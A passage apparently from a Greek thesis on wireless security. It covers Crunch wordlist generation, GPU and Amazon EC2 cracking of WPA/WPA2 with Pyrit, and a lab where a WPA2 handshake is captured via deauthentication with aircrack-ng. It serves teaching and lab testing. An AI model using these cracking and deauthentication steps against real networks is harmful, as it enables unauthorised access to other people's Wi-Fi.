Παρακάτω παραθέτω ορισμένα παραδείγματα τα οποία έγιναν στο λογισμικό Backtrack 5.

```
/pentest/passwords/crunch/crunch 8 8 abc + + \!\@\# -t  TEST^%,@ -o test.txt
```

Εικόνα 47: Χρήση φίλτρων στο Crunch

Η βασική χρήση φαίνεται στην εικόνα 47.


./crunch [min length] [max length] [character set] [options]

Για να γράψουμε στο αρχείο χρησιμοποιούμε το –o:

./crunch [min length] [max length] [character set] [options] -o filename.txt

Αν κανένας χαρακτήρας δεν έχει καθοριστεί, τότε το Crunch από default θα χρησιμοποιήσει το σύνολο των πεζών χαρακτήρων.


./crunch 4 4



Εικόνα 48: Μη καθορισμός χαρακτήρων

Για να δημιουργήσουμε wordlists σε λιγότερο από 1mbyte ανά αρχείο κάνουμε:

/crunch 6 6 0123456789 -b 1mb -o START



Εικόνα 49: Καθορισμός μεγέθους wordlist

crunch 10 10 0123456789 –t 69@@@@@@@@>/root/sample.txt

Το πρώτο **10** είναι ο αριθμός με τα λιγότερα γράμματα που θα αποτελείται ο κάθε κωδικός,


το δεύτερο **10** είναι ο αριθμός με τα περισσότερα γράμματα που θα αποτελείται ο κάθε κωδικός,

στο **69** βάζουμε ότι θέλουμε να ξεκινάνε τα νούμερα και στα **@** θα προσθέσει το Crunch.

Τρέχοντας την παραπάνω εντολή θα έχουμε ένα αρχείο στο root μας με όνομα sample.txt και θα περιέχει όλα τα κινητά!

Χρησιμοποιώντας σταθερά σύνολα χαρακτήρων:

Το Crunch περιέχει σταθερά σύνολα χαρακτήρων στο αρχείο charset.lst



Εικόνα 50: Αρχείο Charset.lst

Αυτό μας σώζει από γράψιμο όταν έχουμε να κάνουμε με σταθερά σύνολα χαρακτήρων.

Γενικά το Crunch με τη τεράστια ποικιλία επιλογών που έχει μας βοηθάει πολύ στην επιλογή και στην δημιουργία της πιο κατάλληλης wordlist.

4.9 Cracking WPA2 in the Cloud

Όπως γνωρίζουμε το cloud μπορεί να μας δώσει μεγάλη επεξεργαστική ισχύ την οποία χρειαζόμαστε για να σπάσουμε γρηγορότερα το κλειδί από ένα δίκτυο με προστασία wpa/wpa2. Σαφώς ταυτόχρονα μας δίνει την δυνατότητα να προσπαθήσουμε να σπάσουμε και κλειδιά με περισσότερους από 20 χαρακτήρες , το οποίο σε ένα απλό υπολογιστικό σύστημα μοιάζει απίθανο, όσο ισχυρό και αν είναι.

GPU: Όπως αναφέραμε και προηγουμένως η gpu μπορεί να χρησιμοποιηθεί σε υψηλά επαναλαμβανόμενες εργασίες όπως είναι η κρυπτογραφία. Το password cracking είναι μια μορφή κρυπτογραφίας γι'αυτό και χρησιμοποιείται με μεγάλη επιτυχία. Τέτοιες κάρτες μπορούν να επιταχύνουν τη διαδικασία σπασίματος κατά 20 φορές. Χρησιμοποιώντας 8 GPU σε ένα σύστημα η διαδικασία σπασίματος επιταχύνεται κατά 160 φορές το οποίο σημαίνει ότι για να σπάσουμε ένα κωδικό 10 χαρακτήρων θα χρειαστούμε 1 μόλις μέρα αντί 6 μήνες που θα θέλαμε με ένα απλό υπολογιστικό σύστημα (desktop).

Συνεπώς οι απλές λύσεις που μπορούν να χρησιμοποιήσουν desktop χρήστες είναι η σύνδεση 2 ή περισσοτέρων καρτών γραφικών μέσω της θύρας SLI των καρτών της NVIDIA καθώς και μέσω crossfire των καρτών ATI RADEON. Η λύση είναι αρκετά αποδοτική αν συνειδητοποιήσουμε πόσο δύναμη μπορούν να μας δώσουν 2 ή περισσότερες κάρτες γραφικών τελευταίας τεχνολογίας στο λογισμικό Pyrit.

Εικόνα 51: Σύνδεση μέσω θύρας SLI (Nvidia Tesla)


Καλύτερες λύσεις και δυνατότερες λύσεις μπορούμε να έχουμε χρησιμοποιώντας το cloud της amazon, γνωστό και ως Amazon elastic compute Cloud. (EC2) Είναι ένα κεντρικό κομμάτι της πλατφόρμας του amazon.com's cloud computing , στις δικτυακές της υπηρεσίες. Το EC2 επιτρέπει στους χρήστες να νοικιάσουν εικονικούς υπολογιστές στους οποίους θα τρέχουν τις εφαρμογές τους.

Επίσης η κλιμακούμενη ανάπτυξη των εφαρμογών του EC2 επιτρέπει στο χρήστη μέσω μιας δικτυακής υπηρεσίας να κάνει boot στην εικονική μηχανή της amazon ώστε να δημιουργήσει ο ίδιος μια virtual machine, όπου μπορεί να τρέχει οποιαδήποτε εφαρμογή επιθυμεί.

Πως λειτουργεί;

Το cloud computing αναφέρεται στο πως τα δεδομένα γίνονται προσβάσιμα από απομακρυσμένους server μέσω internet (γνωστό και ως "cloud"). Το cloud computing βασίζεται στον από κοινού διαμοιρασμό υλικών και λογισμικών πόρων σε ένα δίκτυο και όχι σε τοπικούς server ή προσωπικές συσκευές. Αυτό το δίκτυο των διακομιστών και των συνδέσεων είναι γνωστές συλλογικά ως το σύννεφο (Για παράδειγμα τα google docs είναι αποτέλεσμα του cloud computing).

Το cloud computing είναι μια εναλλακτική λύση για τις υπάρχουσες επιχειρήσεις ώστε να απαλλαγούν από υπερφορτωμένα υπολογιστικά συστήματα και μεγαλύτερες δυνατότητες.



Εικόνα 521: How Cloud Works

Το cloud computing είναι μια αναδυόμενη βιομηχανία που σε μεγάλο βαθμό οφείλεται σε εταιρίες κολοσσούς όπως η Google, η IBM, η Amazon, η Microsoft καθώς και άλλες.

Τι προσφέρει:

Το cloud της Amazon δίνει στοιβάδες υπολογιστών για χαμηλό έως και πολύ υψηλό είδος υπολογιστικής ισχύς, που περιγράφετε παρακάτω:

- CPU cluster:
  - ✓ 23 GB of memory
  - ✓ 33.5 EC2 Compute Units (2 x Intel Xeon X5570, quad-core "Nehalem" architecture)
  - ✓ 1690 GB of instance storage
  - ✓ 64-bit platform
  - ✓ I/O Performance: Very High (10 Gigabit Ethernet)
- GPU cluster:
  - ✓ 22 GB of memory
  - ✓ 33.5 EC2 Compute Units (2 x Intel Xeon X5570, quad-core "Nehalem" architecture)
  - ✓ 2 x NVIDIA Tesla "Fermi" M2050 GPUs
  - ✓ 1690 GB of instance storage
  - ✓ 64-bit platform
  - ✓ I/O Performance: Very High (10 Gigabit Ethernet)

Με ένα benchmark στο pyrit παίρνουμε τα παρακάτω αποτελέσματα

```
Computed 48088.83PMKs/s total.
#1:'CUDA-Device#1'TeslaM2050'': 21224.1 PMKs/s (RTT 3.0)
#2:'CUDA-Device#2'TeslaM2050'': 21319.3 PMKs/s (RTT 3.0)
```

```
 #3:'CPU-Core(SSE2)':447.1PMKs/s (RTT 3.0)
 #4:'CPU-Core(SSE2)':439.6PMKs/s (RTT 3.0)
 #5:'CPU-Core(SSE2)':441.0PMKs/s (RTT 3.0)
 #6:'CPU-Core(SSE2)':447.2PMKs/s (RTT 3.0)
 #7:'CPU-Core(SSE2)':445.5PMKs/s (RTT 3.0)
 #8:'CPU-Core(SSE2)':433.2PMKs/s (RTT 3.0)
 #9:'CPU-Core(SSE2)':438.9PMKs/s (RTT 3.0)
#10:'CPU-Core(SSE2)':444.9PMKs/s (RTT 3.0)
#11:'CPU-Core(SSE2)':444.3PMKs/s (RTT 3.0)
#12:'CPU-Core(SSE2)':442.8PMKs/s (RTT 3.0)
#13:'CPU-Core(SSE2)':441.0PMKs/s (RTT 3.0)
#14:'CPU-Core(SSE2)':446.4PMKs/s (RTT 3.0)
#15:'CPU-Core(SSE2)':435.7PMKs/s (RTT 3.0)
#16: 'CPU-Core (SSE2)': 439.6 PMKs/s (RTT 3.0)
```

Έτσι πετυχαίνουμε σχεδόν 50.000PMK/s για μόλις $2.10/h

Και 400.000PMK/s χρησιμοποιώντας 8 clusters με $16.80/h. Να αναφέρουμε ότι μπορεί να διαβάσει ένα λεξικό ενός δισεκατομμυρίου λέξεων σε μόλις 7ώρες!

Η Δεύτερη λύση έρχεται από την σελίδα www.wpacracker.com , οποία μας προσφέρει υπηρεσίες cloud με την ισχύ 400 επεξεργαστών. Προσφέρει ένα λεξικό 300 εκατομμύριων λέξεων το οποίο μπορεί να σαρώσει σε λιγότερο από 20 λεπτά με το κόστος των $17. Ένας δυνατός υπολογιστής θα έκανε την διαδικασία σε 4+ μέρες, έτσι σαφώς γλυτώνουμε πολύ χρόνο.

Εικόνα 53: Διαδικασία σπασίματος WPA με τον Cloud Cracker

Η διαδικασία είναι η εξής: Πρέπει να έχουμε ήδη το αρχείο .cap από το deauthentication του client και να το εισάγουμε όπως φαίνεται στην εικόνα 53, καθώς επίσης και το essid του δικτύου. Στη συνέχεια η διαδικασία είναι να σαρώσει το λεξικό που διαθέτει, μπορεί η διαδικασία να γίνει και με το rainbow table που αναφέραμε προηγουμένως. (church of Wifi).

Κεφάλαιο 5ο

5 Εργαστηριακό κομμάτι

5.1 Δημιουργία Cluster υπολογιστών με SQL database και επίθεση σε δίκτυο wpa2 με χρήση του λογισμικού pyrit

Η δημιουργία στοιβάδας υπολογιστών (cluster) προϋποθέτει αρχικά το κατάλληλο configuration (ρυθμίσεις) τόσο στο λογισμικό (pyrit) όσο και στο σύστημα μας (Backtrack 5). Η λογική σύνδεσης 2 ή περισσοτέρων υπολογιστών γίνεται με την αρχιτεκτονική master – slave. Συνεπώς στο σύστημα μας που αποτελείται από 2 λαπτοπ, θα κάνουμε το ένα master (server) και το δεύτερο slave (client). Το πρώτο laptop δηλαδή έχει την δυνατότητα να λειτουργήσει ως server εφαρμογή, δανείζοντας είτε την βάση δεδομένων του, είτε την υπολογιστική ισχύ του υπολογιστή όπου εκτελείται σε απομακρυσμένους υπολογιστές που τρέχουν και αυτοί το Pyrit ως client. Έτσι, μπορούμε να δημιουργήσουμε εύκολα cluster για μαζικό υπολογισμό PMK. Επίσης θα δημιουργήσουμε μια τοπική βάση δεδομένων με τη βοήθεια του SQLAlchemy πάνω σε μια Postgresql (SQL Βάση δεδομένων) η οποία μπορεί να αποθηκεύει όλα τα δεδομένα που το αφορούν (λίστες με πιθανά passphrase και SSID καθώς και τα αντίστοιχα PMK που υπολογίζει). Το SQLAlchemy αποτελεί ουσιαστικά ένα μέσο διασύνδεσης μεταξύ της βάσης sql και του λογισμικού pyrite ώστε να γίνεται πιο εύκολη η κατασκευή και η χρήση της βάσης. Μ’ αυτόν τον τρόπο γίνεται πολύ πιο ευέλικτο αφού ο χρήστης μπορεί να προσθέτει όποτε θέλει πιθανά passphrase από νέα dictionary και νέα πιθανά SSID και να ζητά τον υπολογισμό των επιπλέον PMK χωρίς να δημιουργεί πίνακες από την αρχή. Βέβαια, εναλλακτικά, το Pyrit λειτουργεί και με αρχεία, ακριβώς όπως το coWPAtty. Παράλληλα προϋποθέτει την εγκατάσταση των drivers της κάρτας γραφικών που έχουμε στο δυνατότερο υπολογιστή ώστε να αναγνωρίζεται πλήρως η επεξεργαστική δύναμη της κάρτας καθώς και για την αποφυγή διαφόρων bug.

Στη συγκεκριμένη περίπτωση έχουμε 2 υπολογιστές (laptop) ένας εκ των οποίων θα χρησιμοποιηθεί σαν server (για διαμοιρασμό βάσης δεδομένων με την PostgreSQL) και ο δεύτερος θα συνδεθεί πάνω του για την επίθεση όλων σε ένα ασύρματο δίκτυο με το όνομα «hol». Για τη δημιουργία του handshake θα χρησιμοποιηθεί η σουίτα aircrack-ng και για την επίθεση το εργαλείο pyrit. Κανονικά σαν server πρέπει να χρησιμοποιείται το ασθενέστερο υπολογιστικό σύστημα και client το ισχυρότερο (με την ισχυρή κάρτα γραφικών) ώστε να μην έχουμε μεγάλες απώλειες PMKs λόγω δικτύου και να έχουμε μέγιστη υπολογιστική ισχύ.

5.1.1 Εξοπλισμός Hardware και Software

Βασικός εξοπλισμός Hardware :

1)1xLaptop acer aspire (**Server**)

Επεξεργαστής: i5 intel (4xCpu)

Κάρτα γραφικών: Ati Radeon 5650 (1gb)

Μνήμη: 4Gb

Λειτουργικό σύστημα: Backtrack R1

2) 1 laptop acer aspire (**Client**)

Επεξεργαστής: Core2duo 1.5 Ghz (2xCpu)

Κάρτα γραφικών: Nvidia GeForce 7600

Μνήμη: 3Gb

Λειτουργικό σύστημα : Backtrack R2

3) 2 x Powerline TP-LINK 211

Τα Powerline τα χρειαζόμαστε για δημιουργία δικτύου μεταξύ των 2 λάπτοπ μέσω πρίζας και χρήση ενιαίου ενσύρματου internet.

4) Alfa AWUS036h

Ασύρματη κάρτα η οποία μπορεί να κάνει ανίχνευση και αιχμαλώτιση πακέτων στο δίκτυο (packet injection) και στην συνέχεια να δημιουργήσει το handshake με το επιτιθέμενο access point.

Εξοπλισμός λογισμικού:

1) Backtrack 5 r2-r1
2) Pyrit 0.4.0 c (Open-cl)
3) Ati catalyst 12.4 x64 (βασικοί drivers)
4) AMD-APP SDK 2.4 (Βιβλιοθήκες της κάρτας)

Εγκατάσταση λογισμικού στον κεντρικό υπολογιστή (client 1):

A) Προετοιμασία kernel

```
prepare-kernel-sources
cd /usr/src/linux
cp -rf include/generated/* include/linux/
```

B) Εγκατάσταση Ati Driver

```
sh  ati-driver-installer-12-4-x86.x86_64.run
```

C) Εγκατάσταση ati-SDK


Κατέβασμα : http://orwell.fiit.stuba.sk/~nou/amd-app_2.4_amd64.deb

```
tar -xvzf AMD-APP-SDK-v2.4-lnx64.tgz
```

```
cd AMD-APP-SDK-v2.4-lnx64
tar -xvzf icd-regisration.tgz
make
make install
```

Εκτελούμε ένα pyrit list_cores σε κάθε ένα από τα 2 laptop για να δούμε την υπολογιστική δύναμη σε κάθε μηχάνημα:

Εικόνα 54: Benchmark server




Εικόνα 55: Benchmark client

5.1.2 Δημιουργία Handshake (*.cap) με τη σουίτα aircrack-ng

Θα επιτεθούμε στο δίκτυο της hol με προστασία wpa2 με στόχο τη δημιουργία του αρχείου *.cap . Στη συνέχεια η επίθεση γίνεται offline.


Αφού θέσουμε την κάρτα σε monitor mode, σκανάρουμε το δίκτυο:

1) airodump-ng mon0




Εικόνα 56: Target δίκτυο hol

2) Capture των πακέτων του συγκεκριμένου δικτύου που βρίσκεται στο κανάλι 1




Εικόνα 57: Εγγραφή του capture στο αρχείο file

3) Στο station βλέπουμε ότι υπάρχει client συνδεδεμένος στο δίκτυο που θέλουμε να σπάσουμε με αποτέλεσμα να μας διευκολύνει την διαδικασία του handshake



Εικόνα 58: Συνδεδεμένος client στο δίκτυο της hol

4) Αποστολή πακέτων αποαυθεντικοποίησης για δημιουργία Handshake (χειραψίας)




Εικόνα 59: Αποστολή 3 πακέτων αποαυθεντικοποίησης στο σταθμό

5) Χειραψία όπως φαίνεται και στην εικόνα

Εικόνα 60: WPA Handshake

6) Επιβεβαίωση χειραψίας μέσω aircrack-ng



Εικόνα 61: Επιβεβαίωση Handshake αρχείου file.cap

5.1.3 Configuration για δημιουργία server – client


Εντολή **serve** :

Με την εντολή **~pyrit serve όπως** αναφέραμε και προηγουμένως σκλαβώνουμε (δεσμεύουμε) ένα υπολογιστή αναμένοντας σύνδεση από τον κύριο υπολογιστή που διαχειρίζεται το cluster. Φυσικά για να υπάρξει επικοινωνία πρέπει να γίνουν οι παρακάτω τροποποιήσεις στο configuration αρχείου του server και του client καθώς και η TCP- UDP πόρτα 17935 να είναι ανοιχτή (προσβάσιμη).

Με την εντολή : nano ~/.pyrit/config

Εισχωρούμε στο αρχείο με τις ρυθμίσεις του pyrit για τον server και τον client

Ρυθμίσεις για τον server:



Εικόνα 62: Configuration pyrit για τον Server

